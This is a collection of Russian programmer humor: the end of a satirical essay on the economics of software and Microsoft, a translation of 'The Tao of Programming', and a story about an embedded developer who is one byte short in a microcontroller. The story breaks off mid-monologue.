У меня есть друг, бывший сокурсник, звать его Саша, работает он автомехаником с высшим программистским образованием. Краса и гордость своей автомобильно-бандитской фирмы. Дома у него стоит много лет 486SX40 с 8ю метрами. Стоит есссно W3.11, MC-Врот версии 2.0, эл.таблица Quatro от Борланда, ну и куча всякой чепухи для этой ОС, инсталлированной с сидюков, которые я ему и подарил очень много лет тому. Пишет он на Паскакале какие-то хитрые драйвера, для хитрого диагностического харда, стоящего на работе. Апгрейдить он этого принципиально не собирается. Я, грит, не буду финансировать научно-технический прогресс человечества своими

скромными сбережениями. У него розовые щеки, широкая улыбка, от него постоянно пахнет пивом, и каждый раз новая телка. Свои 1200 баксов, очередной раз заработанных на преступном сговоре с несчастным владельцем убитого в усмерть Мерса, он честнейше пропил на пресловутых Канарах. Апгрейдится, как и обещал, не стал…

Последний абзац - НЕ декларация, НЕ призыв, просто инфа к размышлению. Мы с вами, братья и сестры, джентельмены с ледЯми, хакеры и ламерье всякое, мы все хором, всем прогрессивным человечеством, с песнЯми, финансируем НТП в области computer science и сопутствующими, своими скромными сбережениями. Стараниями дяди Билла сотоварищи. И, кстати говоря, я не уверен, хорошо это или плохо. Классный вопрос для дискуссии, надо будет подбросить кому-нибудь. И, кстати говоря – я отвлекся.

Правило номер Три: **«Не дели – не придется делиться»** (Нуууууу, в свете последних решений, на счет «не придется делиться» - это спорно, гы-гы-гы)

Про модульность мне сказать просто нечего. Я ее и не видел никогда. Если вы дочитали до этого места, может подскажете, какая программа может превращаться из Ворда в Эпсилон (или нотепад) и обратно, путем добавления\удаления независимых компонент? А почему? Если выпускать «кости» плюс отдельные, легко встраиваемые компоненты, их будут покупать только те, кому они реально нужны. Плюс ко всему, придется конкурировать с другими производителями этих компонент, и с производителями программ, которые делают то же, что и твои компоненты. Кому нужна конкуренция с производителями программ верстки текста? Объявляй модуль верстки неотъемлемой частью твоего текстового процессора. Наплевать на то, что 98% твоих юзеров этот модуль не используют. Они ведь за него заплатили, верно? Монолитное программирование более выгодно.

Правило номер Четыре: **«Делай и продавай секреты»**

Лицензирование и закрытые интерфейсы. Сходите на Майкрософтовский сайт, страничку посвященную DirectX. Там есть инфа всякая для разработчиков, есть даже либы и хидеры для Борландовских компиляторов C++. Нет только ни либы, ни хидера для D3D immersion mode для Borland C++ Builder'a. Так, тихо и интеллигентно, этично, я бы сказал, Мелкософт навязывает свой Invisible разработчикам игр и прочих высокотехнологичных графических приложений, элите, кстати говоря, программистского мира. Формирующей, между дрочим, вкусы, моды и пристрастия этого самого программистского сообщества. Еще? А вы поинтересуйтесь, скока стоит MSDN'овский диск. Скока я, как программист, должен платить ежегодно, дабы получать свежие описания функций ОС, интерфейсов и т.д. Чтобы продвигать эту самую ОС за свои кровные. Ну это вобще притча-во-языцех, сказано было пересказано на всяких судебных процессах, тьма! Это же очень удобно! Даже если ты заковыристо покакал – беги, получай патент. Тогда каждый, кто покакал так же, будет тебе должен.

Вот!
Конечно, не существует подпольного клана бухгалтеров-вредителей или тайной ложи менеджеров-деструкторов. Никто не занимается этим специально, да это и не важно! Потому, что эти факторы (лучше сказать - вектора), эти приемы маркетинга существуют сами по себе.

Ценный конечный продукт (ЦКП) – это параметр, по которому (в частности) судят об эффективности любого специалиста. ЦКП программиста – это качественная и эффективная программа. ЦКП менеджера – это прибыль. Фича в том, что менеджер нанимает программиста, а не наоборот. И мы получаем приоритет прибыли над качеством. И мы жрем это дерьмо с кончика лопаты. И будем продолжать жрать, пока будет существовать этот приоритет.

Вообразим, что в начале семидесятых появился бы шустрый такой компилятор с диалекта Паскаля, с наглым прямым доступом к аппаратным ресурсам и прочими прибамбасами. И написали бы Уних не на Сях а на Паскале. И писало бы подавляющее большинство сейчас не на Visual C++, а на Nitro

Pascal. И наступило бы всеобщее щасте и благоденствие, гы-гы-гы. Какая шняга!

Наверное, этот magnum opus слишком злобен и полемичен. Наверно, он слишком длинен. Не обессудьте – мы не А.Чеховы. Мы Т.Клэнси, С.Кинги и Э.По. Шутка. Единственная его цель обратить ваше внимание на экономические проблемы программирования.

Если кому-нибудь пришла в голову мысль, что мы это написали, дабы бросить кусок дерьма в него лично – во-первых, извиняемся, а во-вторых, рекомендуем бросить употреблять эту дрянь. Если кому-нибудь пришла в голову мысль, что мы это написали, дабы бросить кусок дерьма в Майкрософт – повторяем рекомендацию. Мы уважаем эту корпорацию, хотя бы как Явление в этой отрасли. При всех ее достоинствах и недостатках. Замените слово Майкрософт в тексте, на слово Борланд. Сильно изменилось?

Претензии к форме не принимаются. К содержанию – с удовольствием.
Еще раз искренняя благодарность Владимиру Лосу. Не со всем согласны, но понравилось.

God Save The Queen!

Дао Программирования

Автор: James Geoffrey

Дата: 2002-06-16

М енеджер спросил у программиста о том, сколько ему потребуется времени, чтобы закончить программу над которой он сейчас работает.

• Я закончу завтра! - сразу ответил программист.

• Я думаю, что вы не реалистичны, - сказал менеджер. - Положа руку на сердце, сколько времени это займет?

Программист, немного подумав, сказал:

• У меня есть в запасе еще несколько штучек, которые бы я хотел добавить. Это займет не меньше двух недель...

• Даже если придется подождать, - продолжал настаивать менеджер, - я буду доволен, если вы просто скажете мне, когда программа будет готова.

Программист согласился с этим предложением.

Через несколько лет менеджер уволился. По пути на свой прощальный ланч, он увидел, что программист спит за своим терминалом.

Он программировал всю ночь.

М енеджер стоял на пороге увольнения, но программист, который работал на него разработал новую программу, которая стала популярной и хорошо продавалась. В результате менеджер сохранил свою работу.

Менеджер попробовал дать программисту премиальные, но программист отказался, сказав:

• Я написал программу потому, что я подумал, что это будет интересная концепция и поэтому не нуждаюсь в награде.

Менеджер услышав это, отметил:

"Этот программист хотя и занимает маленькое место, хорошо понимает обязанности нанимателя. Повысим его до более высокого уровня консультанта по менеджменту!"

Но когда он сказал это, программист еще раз отказался, сказав:

• Я существую потому, что программирую. Если вы меня повысите, я не сделаю ничего, а буду только отнимать чье-то время. Могу ли я идти? У меня есть программа над которой я сейчас работаю.

М енеджер пришел к своим программистам и сказал им:

• Учитывая отработанные вами часы: вы теперь можете приходить к девяти утра и уходить в пять вечера.

Программисты разозлились и некоторые тотчас же захотели уволиться.

И менеджер сказал:

• Хорошо, в таком случае вы сами можете устанавливать себе рабочее время, пока не закончите свои проекты по графику.

Программисты были удовлетворены и стали приходить в полдень и работать до раннего утра.

М енеджер пришел к мастеру программирования и показал ему документ описывающий требования к новому приложению. Менеджер спросил у мастера:

• Сколько времени займет создание этой системы, если я поручу этот проект пяти программистам?

• На это уйдет год - сразу сказал мастер.

• Но нам нужна эта система немедленно, как можно раньше! Сколько на это уйдет времени, если я поручу этот проект десяти программистам?

Мастер программирования нахмурился:

• В таком случае это займет два года.

• А что, если я поручу этот проект сотне программистов?

Мастер программирования пожал плечами.

• Тогда проект никогда не будет завершен, - сказал он.

М астер программирования проинспектировал новичка. Однажды. Мастер увидел, что новичок увлечен карманной компьютерной игрой.

• Извините меня, - сказал он. - Могу ли я посмотреть?

Новичок сосредоточился и отдал устройство мастеру.

• Я вижу, что данное устройство предлагает три уровня игры: Легкий, Средний и Сложный, - сказал мастер. - А еще каждое из этих устройств имеет дополнительный уровень игры, когда устройство не может победить человека, но и не дает себя победить человеку.

• Прошу вас, великий мастер! - взмолился новичок. - Как же найти эти загадочные настройки?

Мастер кинул устройство на пол и растоптал его ногами.

Внезапно новичок просветлел.

М астер объяснял природу Дао одному из своих новичков.

• Дао воплощено в любом програмном обеспечении - несмотря на кажущуюся незначительность! - сказал мастер.

• Есть ли Дао в карманном калькуляторе? - спросил новичок.

• Есть! - последовал ответ.

• Есть ли Дао в видеоигре? - продолжал новичок.

• Оно есть даже в видеоигре, - сказал мастер.

• А есть ли Дао в системе DOS для персональных компьютеров?

Мастер закашлялся и мягко изменил свою позицию.

• На сегодня урок закончен - сказал он.

Н овичок спросил у Мастера:

• Я видел программиста, который никогда не оформляет, не тестирует и не документирует программы. Но все кто знает его считают его одним из лучших программистов в мире. Почему так?

Мастер ответил:

• Этот программист овладел Дао. Он больше не нуждается в оформлении; он не злится, когда система зависает, но принимает мироздание без раздражения. Он давно не нуждается в документации; он больше не беспокоится о том, что кто-то еще увидит его код. Он больше не нуждается в тестировании; каждая из его программ совершенна сама по себе, ясна и элегантна, ее назначение очевидно. Истинно вошел он в таинство Дао!!

Н овичок спросил у мастера:

• Я написал программу, которая иногда работает, а иногда вылетает. Я следовал правилам программирования и сейчас я в полном тупике. Какая у этого причина?

Мастер ответил:

• Ты запутался потому, что не понимаешь Дао. Только глупец ожидает разумного поведения от своих братьев людей. Так почему же ты ждешь его от машины, которую сконструировали люди? Компьютеры моделируют детерменизм, только Дао совершенно. Правила программирования преходящи, только Дао вечно. Следовательно ты должен созерцать Дао до тех пор, пока не получишь просветления.

• Но как я узнаю, что я получил просветление? - спросил новичок.

• Твоя программа тогда будет работать правильно, - ответил мастер.

Н овичок спросил у мастера:

• Я заметил, что одна из компьютерных компаний гораздо больше, чем все остальные. Она возвышается над своими конкурентами, как гигант над карликами. Любое из ее отделений может охватить целую отрасль. Почему так есть?

Мастер ответил:

• Почему ты задаешь такие дурацкие вопросы? Эта компания настолько велика потому, что не может быть другой. Если бы она производила только аппаратуру, никто бы не покупал ее. Если бы она разрабатывала только системы, люди воспринимали бы ее, как слугу. Но так, как она сочетает в себе все эти вещи, люди думают, что это боги!

И не прилагая услилий она без труда побеждает.

Н овичок спросил у мастера:

• На востоке есть огромная древовидная структура, которую люди зовут "Штабквартира Корпорации". Она нарушает свою форму вице-президентами и бухгалтерами. Она выпускает множество памяток, каждая из которых говорит "Иди Туда!" или "Или Сюда!" и никто не знает, что это значит. Каждый год на ветвях появляются новые имена и все без всякой пользы. Как может подобная неестественная сущность существовать?

Мастер ответил:

• Ты увидел эту необъятную структуру и ты обеспокоен тем, что она не имеет рационального назначения. Разве тебя не забавляет ее бесконечное вращение? Разве ты не наслаждаешься той неомраченной проблемами легкостью программирования под ее ветвями дающими приют? Почему тебя раздражает ее бесполезность?

О днажды программисту новичку поручили написать код к простому финансовому пакету. Новичок работал неистово в течение многих дней, но когда его мастер просмотрел программу, он обнаружил, что она содержит экранный редактор, набор обобщенных графических подпрограмм и интерфейс оснащенный искусственным интеллектом, но нет даже легкого упоминания чего-нибудь связанного с финансами.

Когда мастер спросил об этом, новичок пришел в негодование.

• Не будьте таким нетерпеливым - сказал он. - Я добавлю финансовые расчеты в окончательный вариант.

П рограмма должна быть легкой и грациозной, ее подпрограммы соединены, как нити жемчуга. Дух и назначение программы должны быть кристально ясны. Она не должна быть ни слишком большой, ни слишком маленькой, никаких бесполезных циклов или неиспользуемых переменных, ни недостатка структурности, ни избытка жесткости.

Программа должна следовать "Закону Наименьшего Удивления". Что это за закон? Это попросту, когда программа всегда отвечает пользователю в той манере, которая его меньше всего удивляет.

Программа независимо от степени сложности, должна действовать, как единое целое. Программа должна управляться внутренней логикой больше, чем внешними обстоятельствами.

Если программа не удовлетворяет этим требованиям, она будет в состоянии диссонанса и путаницы. Единственный способ исправить это переписать программу.

П рограммист из очень большой компьютерной компании поехал на конференцию посвященную программному обеспечению и когда вернулся, отчитался перед своим менеджером, сказав:

• Что же это за программисты работают в других компаниях. У них дурные манеры и их не беспокоит их внешность. Их волосы длинны и не расчесаны, их одежда помята и стара. Они устроили погром в гостеприимных гостиничных номерах и невоспитанно шумели во время моего выступления.

Менеджер сказал:

• Я больше никогда не пошлю тебя на конференцию. Эти программисты живут за пределами материального мира. Они считают жизнь абсурдной, нелепой случайностью. Они приходят и уходят не зная границ. Без забот, они живут только для своих программ. Почему они должны придерживаться общественных традиций? Они живут с Дао.

Ч асто используемая дверь не нуждается в смазке петель.

Быстро текущий поток не превратится в болото.

Ни звуки ни мысли не могут проходить через вакуум.

Если программу не использовать она гниет.

Это великие тайны.

М ожет ли фермер пренебречь посевамами, которые он вырастил?

Может ли учитель не заметить даже самого скромного своего студента?

Может ли хороший отец позволить единственному ребенку голодать?

Может ли хороший программист отказаться поддерживать свой код?

В еликому Мастеру Тьюрингу однажды приснилось, что он машина. Когда он проснулся он воскликнул:

• Я не знаю толи я Тьюринг, которому приснилось, что он машина, толи я машина которой приснилось, что она Тьюринг!

Ж елезо повстречалось с Программой на дороге в Чанг Це. Программа сказала:

• Ты - Инь, а я Янь. Если мы будем путешествовать вместе мы станем знамениты и заработаем огромные деньги.

И так эта пара пошла дальше, думая о том, как они завоюют весь мир.

И тут они встретили Firmware, который был одет в изорванные лохмотья и хромал вдоль дороги опираясь на шипастую палку. Firmware сказал им:

• Дао лежит вне Инь и Янь. Оно тихо и спокойно, как пруд. Оно не ищет славы поэтому никто не ощущает его присутствия. Оно не ищет удачи потому, что оно самодостаточно. Оно существует за пределами пространства и времени.

Железо и Программа пристыженные вернулись в свои дома.

Е сли присутствие Дао велико, тогда и операционная система хороша. Если операционная система хороша, тогда и компилятор хорош. Если компилятор хорош, тогда и приложения хороши. Если приложения хороши, тогда пользователь доволен и в мире царит гармония.

Дао дало жизнь машинному языку. Машинный язык дал жизнь ассемблеру. Ассемблер дал жизнь компилятору. Сейчас существует десять тысяч языков.

У каждого языка есть свое назначение, иногда скромное. Каждый язык выражает Инь и Янь программного обеспечения. Каждый язык имеет свое место в Дао.

Но не программируйте на Visual Basic'e, если вы можете этого избежать.

В начале было Дао. Дао дало жизнь Пространству и Времени. Затем, Простанство и Время стали Инь и Янь программирования.

Программистам, которые не принимают Дао всегда не хватает времени и места для их программ. Программистам, которые принимают Дао всегда хватает времени и места для достижения своих целей.

Разве могло быть иначе?

Н а востоке была акула, которая была крупнее, чем все остальные рыбы. Она превратилась в птицу, чьи крылья, как облака заполняли небо. Когда эта птица пересекала землю, она приносила сообщение из Штабквартиры Корпорации. Это сообщение она бросала в озера программ, как чайка оставляла свою метку на взморье. После она поднималась по ветру и оставляя голубые небеса позади возвращалась домой.

Программист новичок с удивлением смотрит на птицу потому, то не понимает, что это. Средний программист страшится прихода птицы потому, что его пугает ее сообщение. Программист мастер продолжает работать за своим терминалом потому, что он не заметил ни прихода, ни ухода птицы.

П рограммист Прайса Ванга кодировал программу. Его пальцы плясали над клавиатурой. Программа откомпилировалась без сообщений об ошибках и работала, как мягкий ветерок.

• Прекрасно! - воскликнул Прайс. - Твоя техника непогрешима!

• Техника? - сказал программист, отворачиваясь от своего терминала. - То, чему я следую - это Дао - вне всех техник. Когда я только начинал программировать, я видел перед собой всю программу, как единое целое. После трех лет я больше не видел этого целого. Вместо этого я использовал подпрограммы. Но сейчас я не вижу ничего. Я весь существую в бесформенной пустоте. Мои чувства бездействуют. Мой дух свободен и работает без плана, повинуясь своим собственным инстинктам. Коротко говоря, моя программа пишет сама себя. Правда, иногда возникают сложные проблемы. Я вижу, как они появляются, я останавливаюсь, я наблюдаю. Затем я меняю одну строку кода и сложности исчезают, как клуб дыма. Потом я компилирую программу. Я сижу неподвижно и даю радости от работы заполнить мое бытие. Я на миг прикрываю глаза и отключаюсь от системы.

Прайс Ванг сказал:

• Если бы все мои программисты были бы настолько мудры!

История одного байта

Автор: Dmitry Galuscenko

Дата: 2003-09-11

Мне не хватало байта. Всего одного. Да, да. Того самого, что из восьми бит состоит. Что? Нет, я не псих, хотя одному богу известно, сколь тонкой была граница отделявшая меня от этого состояния. Но все по порядку.

Я программер. Но не просто программер. Я принадлежу к касте, которую иногда называют системщиками, иногда кристальщиками. Вы знаете, что это такое? Я объясню, если потерпите. Мне никак не обойтись без специфики, но иначе вы не сможете понять дальнейшее.

Мы программируем чипы однокристаллки, грубо говоря, это когда весь комп в одном кристалле. Программная память и память данных разделены и не взаимодействуют между собой. Программа не может быть запущена в оперативке. Глубина программного стека ограничена. Максимум на что я могу рассчитывать, это восемь уровней вложения, причем я не могу изменять предельную глубину стека. О, вы не подумайте чего! У меня бездна ресурсов. Оперативки аж 128 байт! Это на все про все. Переменные, там то да се.. Представили, да? С программной памятью тоже неплохо. Аж восемь килобайт. И пользоваться ей совсем несложно. Сначала нужно программно врубить нужный банк памяти, запустить в нем нужную процедуру, а по выходе из нее не забыть вернуться где был. Да еще надо иметь в виду, что в пределах банка я могу перемещаться только джампами и вызовами процедур, а переходы по условиям возможны только в пределах одной страницы, т.е. 256 байт.

Это значит, если я сравниваю два байта и надо ветвиться, но если метка не находится в пределах 256 байт, то это письмо на деревню дедушке, причем компилятор только в половине случаев предупредит, мол, широко шагаешь парень, штаны бы поберег. И это только цветочки! Ягодки я вам сейчас выложу, что б вы ими в полной мере могли насладиться. У меня нет команды вычитания. Вообще! только add. Уж про такую роскошь, как умножение или деление я вообще молчу, это для лентяев. Зато мне нужно обеспечить десятичную математику. Вы проникаетесь потихоньку? Коды таких игрушек вылизываются так, что вам и не снилось, особенно если приходиться решать задачи на пределе оперативной и программной памяти. Исходники переписываются далеко не один раз. Мне мало просто решить задачу. Я должен впихнуть ее в этот чертов кристалл! Ограничение по переменным, по размеру кода в целом, по размеру каждой процедуры и по числу вызовов. Малейший недосмотр и.. стек продавлен, и тебя вышвыривает черт знает куда. И компилятор не поможет. Такое он не ловит.. Вы думаете это все? ;-) Н-е-ет, дорогие мои. Моя игрушка работает в реалтайме.. Это когда, напротив каждой крохотной процедурки моего кода нужно подсчитать и проставить время ее исполнения в миллисекундах. Мои модули не должны работать более жестко фиксированного времени, потому, что мне надо еще сканировать киборду и дисплей, поспевать за датчиками и выдавать управляющие сигналы, а все остальное должно работать никак не мешая сканнингу, иначе я прозеваю нажатие кнопки, или дисплей станет неприятно мерцать, меняя яркость. Но и это еще не все! У меня есть интерфейс.

Обычный писишный RS232C, так называемый компорт. Но если вы думаете, что это отдельный чип, мол, сунул ему байт, принял из буфера байт, то вы заблуждаетесь. Себестоимость. Я все это делаю ручками, телипая единственный бит порта. Ручками кручу диаграмму стартов, стопов и данных. Итак:

Если я накатал код решающий задание, но он не влезает в память - задача не решена. Если при этом я создал большее число переменных, и они не помещаются в оперативку - задача не решена.

Если все Оки-доки, но процедуры слишком длинны, разрушается диаграмма реалтайма - задача не решена. Если процедур слишком коротки, их много, исчерпывается стек - задача не решена.

Любой средней руки программер, поставь его в подобные условия, застрелится на второй день. Вообще, по моему убеждению, парни, работающие в этой области, имеют стальные нервы и неукротимую волю к победе. Мы редко общаемся с обычными программерами - нам в общем не чем разговаривать. И не потому, что мы снобы или гордецы. Совсем необязательно. Нам трудно представить себе программирование под неисчерпаемыми ресурсами на языках высокого уровня. Мало винта? Купи другой, в чем проблема? Мало рамы? Купи еще, толкни в слот. Меги кодов? А я причем? Это компилятор виноват. Купите машину побольше. Это как разные планеты и я надеюсь, вы поняли почему.

Это как красивый белый океанский круизер в бескрайних океанских просторах, плыви куда хочешь. А вы попробуйте на нем в финских шхерах порулить. ;-) Или вдевать нитку в иголку среди ночи. Причем, черную нитку.

Конечно, мы тоже имеем наборы кристаллов и выбираем их перед разработкой с большей дотошностью, чем жених невесту, и гадаем на кофейной гуще и прочих подручных средствах, а хватит ли? Но, если выбор сделан.. Назад ходу, как правило нет.

Ну что ж. Я ввел вас в предметную область и могу продолжить свой рассказ.

Кристалл не понравился мне сразу. Я сразу понял - тесноват. Все на пределе. Законных 20% запаса по ресурсу, на возможные ошибки - не соблюсти. Однако остальные кандидаты были сильно избыточны, и потому дороги и нерациональны. Себестоимость решила все, я, наконец, выдал свое согласие и мощные и гордые красавцы Intelы и Мотороллы последних моделей остались за бортом.

Поначалу все шло как надо. Пару месяцев работы и кристаллы были нафаршированы кодом, испытания прошли нормально, платы разведены и отработаны, медленно провернулись шестерни и, набирая ход, закрутились, приводя в действие сложную и громоздкую машину производства. И только у меня изредка екало сердечко, ведь все сделано впритирку! Три от силы пять процентов ресурсов осталось свободными. А это чертовски мало, поверьте мне на слово.

Хотя работа была сделана весьма неплохо, и я получил свое законное вознаграждение в виде порции удовольствия от сделанного. Конечно, пара мест довольно авантюрно, местами рыхловато, но зато и несколько изюминок получилось.

И тут.. Тут все и началось. Недостает очень важной функции прибора, которую проморгали постановщики. Причем даже не они, а заказчик. Это он вдруг вспомнил, что вот, мол, ребята, тут еще вот такая мелочь должна быть. Ну, сущая ерунда, чесслово, но без нее никак. Ну, забыли при постановке про нее, с кем не бывает? Но это ж несложно совсем добавить, по сравнению с остальными вашими наворотами? Опять же, слава богу, что не датчик забыли. Это всего лишь программа!

Эти постановщики!!! Их карма понять, что надо заказчику! Даже если для этого надо распилить ему черепушку и просеять через сито все ее содержимое!

Но криком делу не поможешь. И я на две недели засел дома, запретив меня беспокоить. В мозгу завелись маленькая сирена и светофорчик. Биип! Вспышка красного! Первый программный банк исчерпан! Репакинг. Оптимизация размещения кода по страницам и банкам памяти. Биип! Оперативная память исчерпана! Пересмотр функциональности процедур. Эту переменную нафиг. И без этих можно обойтись, если тут по другому пути пойти.

Биип! Провал стека! Прям мордой в дно. Как это!? Я уже на восьмом уровне!?

Биип! Выход меток за пределы видимости внутристраничных переходов!

Биип! Нарушение условий реалтайма, процедуры жрут слишком много времени!

Биип! Исчерпан второй банк памяти!

И так много, много раз. Кропотливо, байт за байтом я вдвигал тело этой
Проклятой новой функции, непрерывно переупаковывая размещение кода по страницам, банкам, оптимизируя размер кода, график реалтайма, использование оперативной памяти,
а то, и попросту переписывая модули с нуля.
Может, вы думаете, восемь килограмм бинарного кода это мало? Ха! Инструкции то одно и двухбайтовые. Это вам не трехбайтовый зайлог или даже интеловский восьмидесятник. Временами ко мне забегал приятель, как, мол, и что, но я был мало расположен к трепу "за жизнь".

Через полторы недели я понял, что дело худо. Я располагал более чем полудюжиной решений и уже стоял на месте. Я знал каждую процедуру и функцию наизусть, а каждый байт в лицо! Все было впустую. Картинка замерла.. Она не хотела оживать!
Мне не хватало одного байта. Это показывали все варианты решений. Всего одного байта!

Забежав к другу, я сбросил ему все варианты решений с временными диаграммами и планами банков и вновь вернулся в свою берлогу. Спать. Во что бы то ни стало - спать. Нужна ясная голова. Нужна новая идея. Я опустошен. Следующие несколько дней не дали ничего. Я собирал и разбирал код, нанизывая его как сверкающие бусины, и упаковывал его в разнообразной формы фигурки, пытаясь найти форму, в которой все эти элементы головоломки сложатся в одно целое без единого зазора и также без зазора войдут в заготовленное для них место.
Места не хватало.. Одного байта.. Я мял код, как глину, я выделывал с ним все что угодно, но.. один, всего **один байт**!
Наверное нечто похожее испытывает музыкант написав симфонию, пытаясь найти одну единственную ноту, что бы заставить звучать свое произведение. Или художник ищет тот самый, неповторимый мазок, который оживит картину. А без этого все мертво и весь труд годится только на помойку..

Как-то в полусне я оделся и вышел на улицу. Под ногами мерзко визжал снег. Кругом все было серо и как-то тускло. Мне больше не нужен был ни комьютер, ни распечатки. Вся схема была во мне.. Или вне меня? Она помигивала разноцветными просвирками, имея форму причудливых и чем-то даже красивых трехмерных фигур или это какие-то ажурные конструкции?
Тоненько попискивали контрольные маркеры временных отметок висящие впритирку к этим кристаллам странных, каких-то завораживающих форм. И все это летело, куда-то перемещаясь и вращаясь, в каком то странно меняющем форму канале? Трубе? Оно проноситься вплотную ко всем его стенкам, как по команде невидимого штурмана, в нужный момент, разворачиваясь по непонятно какому наитию, чтобы выступающая грань не зацепилась за препятствие. Но каков его капитан или кто там? Штурман? Ведь не пройдет же! Там нельзя пройти! Но нет! Чудесным образом все сооружение как-то грациозно изворачивается, ровно в нужное мгновенье и беззвучно проскакивает.. нет!
Величаво минует препятствие.. А впереди следующее.. И вдруг, край ажурного сооружения своим крохотным выступом цепляется. Визг и грохот! Лопаются и сминаются сверкающие нити, и все дробится на миллионы осколков..

Господи! Это же стек! Оно обходит стек! Вот значит, как это выглядит!
Когда я исчерпываю глубину, она видимо с треском цепляется и разрушается, ломая свои ажурные конструкции..

В каком то месте я замечаю скамейку с какой-то одинокой старушкой на ней. Мне нужно тоже посидеть.. Напротив стоит продавщица цветов, приплясывая от холода. Не люблю старух.. И эта.. Какая-то неприятная, чуть не мерзкая. Ну что она уставилась на меня? Кто она? Чего сидит здесь? Небось, от нечего делать. Это они вечно толпятся в магазине, и из-за них ничего не успеваешь купить. И визжат в троллейбусе, что б им уступили место. Небось, смотрит эти идиотские новомодные сериалы, как их там? Мария? И еще кто там плачет?

Да что они все понимают!? Кто это может понять, сколько знаний и труда надо что бы выстроить такое? Сколько бессонных ночей надо провести? Сколько читать? Причем ежедневно и вовсе не идиотский роман о любви и дружбе?

Да кто вообще в состоянии это понять!? Эти новоявленные пижоны, называющие себя программистами? Коряво пишущими на фокспрах, клипперах и бейсиках? И везде задающих вопросы: а скажите, какую команду мне надо набрать? А какой хелп почитать? А когда мануал на русский переведут? А этот их, так называемый "софт"? Великие стотысячевариантные вечноживые склады и бухгалтерии? Нетленные творения. Все на одно лицо. Если там и есть различия, так в корявости и глючности кода. Глюк на глюке сидит и багом погоняет..
Вот заставить бы их высекать их коды в камне, как древние камнетесы, что б хоть немного задумались о том, чего пишут.. Или эти технокрысы? Это ж надо, вирусы писать, что б значит гадостью людям сделанной прославиться! Тьфу!

Нет. Не хочу я сидеть на этой скамейке, в компании с этой.. Куда же я шел? Вспомнил. К другу я иду. Может подскажет чего? Проклятый байт! Чего я взъелся то так? Все своим делом занимаются, с чего бы худшим, чем я? Талантливых людей хватает везде. Что-то сильно меня видать припекло.. Приятель, открыв дверь, молча смотрит на меня. "Ну?" "Что ну?"

"Скажи мне только одно" мрачно говорю я, проходя в квартиру. "Ты можешь дать мне **один байт**? Всего один. Я готов отдать тебе за него все что угодно. Мне байта не хватает, понимаешь? Ну не влезаю я в кристалл!"

Друг какое-то время молчит. "Я смотрел твои коды."

"И что? Нашел, что-нибудь?"

"Нет." тихо говорит он, и, помолчав, продолжил: "Безукоризненно связанное кружево. Ни единой петли. Стыков не видно. Филигранная работа. Штучная. Прям лепота. На каждую строчку можно поставить знак качества. И высечь в мраморе. И однородно все, ни уплотнений, ни пустот. Монолит, но эластичный. Но.."

"Что 'но'?.. Да не тяни ты кота за хвост! Не мотай душу! И без тебя тошно!" взрываюсь я.

"Большинство мест я не могу понять.. Не понимаю.. Только вижу, как это.. красиво. Неосязаемо как-то. Не ухватить сознанием.. Вроде вот вот, но оно улетает.. Это как снежинка, когда пытаешься взять ее в руку. Или как звуки еще непонятой, но уже осознаваемой музыки.."

"Что за чушь ты несешь!? Какая к черту снежинка?! Какая музыка!? Ты можешь мне помочь или нет!?" грохочу я. "Ты же друг мне. Помоги, а? Ты только скажи, куда мне втиснуть этот байт.." я с надеждой смотрю на него. "Ведь свежий, незамыленый глаз. Ведь один, всего один оператор, без которого можно обойтись и все! ВСЕ! Проблема решена, понимаешь? И я тебе по гроб жизни.. навсегда.." шепчу я ухватив его за рукав, "Ведь там же до черта строк, а я же просто человек, ошибся, пропустил, не заметил.. а? А мне ничего не надо. Ни славы, ни похвал. Я только хочу, что б оно улетело.. Что б отпустило меня.. а? Ну нет у меня сил больше. Ну пойдем, давай ты еще коды посмотришь.."
"Откажись", говорит он. "Отказаться? От чего?" не понимаю я. "Возьми другой кристалл".
"Ты сошел с ума!!?? Как это - **другой**!!?? Кучи наделанных плат, монтажники, наладчики, зарплаты, детали!? Это что, шуточки!!?? Ты думаешь это на компе, хочу, пару строк добавил, и никто не заметит!!?? Затрат ноль, а добавляй хоть мегабайты кода!? А люди? Они ведь верят мне! Я ведь сказал -"Да!" Я ведь согласился, хотя и видел, что запаса ресурса почти по нулям будет! А у них уже готово все! Корпуса, металл, питание. Они ждут только кода! Ты знаешь к чему может привести смена кристалла? Ты знаешь **сколько** будет стоить этот байт! Один **байт**!!"
Я сам оглох от своего крика..
"Дурак." слово шлепком падает на землю, как тюк мокрого белья. "Отступись! Забудь! Мы с ребятами уже три дня, как смотрим эти коды. Я собрал всех кого мог. Я сразу понял, что с тобой

неладное. У тебя НЕТ ошибок! Ни одной. Более того, мы не понимаем, как тебе вообще удалось **это** запихнуть."
Колени мои подогнулись и я то ли сел, то ли сполз на стул.
Я глубине души я знал это. А потом я стал говорить.. Это был странный монолог..
Как будто кто-то кричал, шептал и снова орал моим голосом:

".. думал все это время. Я понял, что не так уж важен этот проект, как мерило моей ответственности. Ну не решится он, ну переделается там как-то все. Черт с ним! Не так уж это важно. Позор там мой.. Дело в другом. Во мне. Ты знаешь, что я уже очень давно не раб, который делает, то что скажут, оправдывая это зарабатываем денег для семьи. Очень долгое время я наемник. Мои услуги, мои программы стоят очень дорого. Ты же знаешь, я не берусь за простые вещи. Пусть хоть озолотят. Я на себя и для **себя** работаю. Да мне уже давно плевать на деньги! Они практически не имеют надо мной власти! Мне другое надо! И я тщательно скрываю это. Потому, что интересную задачу я готов делать бесплатно, а то еще и приплачу за нее. Ты же сам знаешь, каково это!? Ну?! Ты ведь тоже не для денег это делаешь! Есть только одна вещь, которую я никогда и никому не говорил. Я когда делаю - лечу.. И не ври мне, что не знаешь что это! Все знают это! Только предпочитают не помнить или не верить! Тебе тоже знакомо это! Это как в детских снах. Помнишь? Мы взмываем высоко, высоко и несемся, визжа от переполняющего восторга! А под нами проносятся леса, горы и моря! Ты думаешь, это был сон!? Нет! И я давно понял это! Только сказать боялся. Стыдился, дурак! Но теперь мне все равно! Это душа наша летит! По настоящему! А разум говорит, что мы спим. Понимаешь? А почему, когда мы взрослеем, перестаем летать? А!? Почему?! Почему нам перестает сниться этот сон? Не знаешь? А я знаю! Потому, что душа наша тяжелеет, потому, что ценности, деньги, условности этого общества захватывают над нами власть и душа наша больше не в силах поднять этот груз! Как же! Мы ж прям, распластываемся, что б стать ковриком, о который вытрут ноги! О, какие веские причины, такие аргументированные объяснения, почему это было необходимо именно так прогнуться, и как мы это ради кого-то это делаем.
